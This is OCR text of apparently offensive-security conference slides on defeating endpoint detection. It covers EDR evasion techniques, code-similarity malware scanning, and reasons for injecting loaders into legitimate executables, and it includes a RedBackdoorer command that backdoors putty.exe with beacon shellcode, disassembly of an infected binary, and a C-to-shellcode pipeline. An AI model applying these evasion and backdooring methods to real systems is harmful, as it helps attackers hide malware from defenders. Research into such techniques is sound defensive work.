
EDR Attacks Summary

EDR Attacks Overview

Userspace-hook patch	*Modifying backed RX memory region*
ETW patch	*Modifying backed RX memory region*
Image Spoofing	*Modifying backed RX memory region*
Module Stomping	*Modifying backed RX memory region*
Memory Encryption	Modifying unbacked RX memory region
Callstack spoofing	Modify process/thread stack
Commandline spoofing	Overwrite commandline in PEB
PPID spoofing	PROCINFO on ProcessCreate(), in EPROCESS

SuperMega Loader
Cordyceps Technique

Loader injection




Code Similarity Scanning

Malware Detection:
Code Similary Scanning


Compare code in EXE files with known bad

- Find new versions of malware
- Find code of existing malware in new files
- “Are QBot and PikaBot related?”
- “This looks like QBot”



```
sub_abc
55                    push  ebp
8B EC                 mov   ebp, esp
A1 FB 74 3F 04        mov   eax, ds:dword_43F74FB
81 EC 00 01 00 00     sub   esp, 100h
8B 80 50 03 00 00     mov   eax, [eax+350h]
56                    push  esi
6A 04                 push  4
5E                    pop   esi

xor_decode_config:    ; CODE XREF: loadConfig+3Cij
50                    push  eax
E8 EB 30 00 00        call  transform_eax
59                    pop   ecx
8B 0D FB 74 3F 04     mov   ecx, ds:dword_43F74FB
8A 8C 31 50 03 00 00  mov   cl, [ecx+esi+350h]
32 C8                 xor   cl, al
88 8C 35 00 FF FF FF  mov   [ebp+esi+var_100], cl
46                    inc   esi           ; counter
81 FE 00 01 00 00     cmp   esi, 256   ; size of data to decrypt
72 DA                 jb    short xor_decode_config

sub_abc_2
55                    push  ebp
8B EC                 mov   ebp, esp
...

sub_abc_3
55                    push  ebp
8B EC                 mov   ebp, esp
...

sub_abc_4
55                    push  ebp
8B EC                 mov   ebp, esp
...
```

```
sub_edf_2
55                    push  ebp
8B EC                 mov   ebp, esp
...

sub_edf_3
55                    push  ebp
8B EC                 mov   ebp, esp
...

sub_edf
55                    push  ebp
8B EC                 mov   ebp, esp
A1 AA 7A 3F 04        mov   eax, ds:dword_43F7AAA
81 EC 00 01 00 00     sub   esp, 120h
8B 80 50 03 00 00     mov   eax, [eax+350h]
56                    push  esi
6A 04                 push  4
5E                    pop   esi

xor_decode_config:    ; CODE XREF: loadConfig+3Cij
50                    push  eax
E8 EB 30 00 00        call  transform_eax
59                    pop   ecx
8B 0D AA 7A 3F 04     mov   ecx, ds:dword_43F7AAA
8A 8C 31 50 03 00 00  mov   cl, [ecx+esi+370h]
32 C8                 xor   cl, al
88 8C 35 00 FF FF FF  mov   [ebp+esi+var_140], cl
46                    inc   esi           ; counter
81 FE 00 01 00 00     cmp   esi, 256   ; size of data to decrypt
72 DA                 jb    short xor_decode_config

sub_edf_4
55                    push  ebp
8B EC                 mov   ebp, esp
...
```



- Some vendors emerged (the one’s we know of)
  - 2004: Zynamics (BinDiff / BinNavi), later acquired by Google
  - 2015: Intezer (Israel)
  - 2017: Deepbits (US)
  - 2018: Threatray (Swiss)
  - 2019: Glimps (France)


Machine Learning

Machine Learning

1) Train Neural Network on malware files
2) ???
3) Profit?

But, what is the similarity in the following malware?

- Mimikatz
- CobaltStrike
- Nmap
- Metasploit
- Qbot
- Rubeus
- Psexec



VXUNDERGROUND

vx-underground Collection HDD

$500.00 USD Sold out

Seagate Expansion 10TB External Hard Drive HDD - USB 3.0 - STKP10000402 3.03 x 8.35 x 8.58 inches; 2.59 Pounds OR Western Digital 8TB USB HDD:


Contains a collection of malware source code,

I Bought 25 Million Computer Viruses - VX Underground Malware HDD


Why file injection?

File injection:


- Harder to find the malicious code
  - Lots of “code”
  - Code similarity searches fail
  - No “Good code stuffing”
- Existing Meta information in the PE
  - Metadata like Company, Issuer
  - Imports / IAT
- Whats the alternative?
  - Write your own loader which results in a 5kb file?
  - EXES generated from C2 frameworks?
  - Burned Public loaders?



Loader | **Basic File Injection**




Loader | **RedBackdoorer**




```
PE Backdooring <mode> consists of two comma-separated options.
First one denotes where to store shellcode, second how to run it:

<mode>

    save,run
      |   |
      |   +---------- 1 - change AddressOfEntryPoint
      |               2 - hijack branching instruction at Original Entry Point (jmp, call, ...)
      |               3 - setup TLS callback
      |               4 - hijack branching instruction at DLL Exported function (use -e to specify export
to hook)
      |
      +-------------- 1 - store shellcode in the middle of a code section
                      2 - append shellcode to the PE file in a new PE section
Example:

    py RedBackdoorer.py 1,2 beacon.bin putty.exe putty-infected.exe
```

Disassembled PE Entry Point (main)



```
sub rsp,28
jmp procexp64.infected.7FF7510F1C44
add rsp,28
jmp procexp64.infected.7FF751161C04
int3
int3
mov qword ptr ss:[rsp+10],rbx
mov qword ptr ss:[rsp+18],rsi
push rdi
sub rsp,10
xor eax,eax
xor ecx,ecx
```





```
and rsp,FFFFFFFFFFFFFFF0
call procexp64.infected.7FF7510F1C4D
sub rsp,38
call procexp64.infected.7FF7510F1D4F
test eax,eax
je procexp64.infected.7FF7510F1C64
mov eax,1
jmp procexp64.infected.7FF7510F1D13
call procexp64.infected.7FF7510F1D53
call procexp64.infected.7FF7510F1D52
mov r9d,4
mov r8d,3000
mov edx,1B1
xor ecx,ecx
call qword ptr ds:[<VirtualAlloc>]
mov qword ptr ss:[rsp+28],rax
```

SuperMega

Shellcode generation

SuperMega: Shellcode Creation


$$\begin{tikzcd}\boxed{\text{C}} \arrow[r, dash] & \boxed{\begin{array}{c}\text{ASM}\\ \text{Text}\end{array}} \arrow[r] & \boxed{\text{Shellcode}}\end{tikzcd}$$



From a C project, through assembly, to shellcode

v 1.2

by hasherezade for @vxunderground

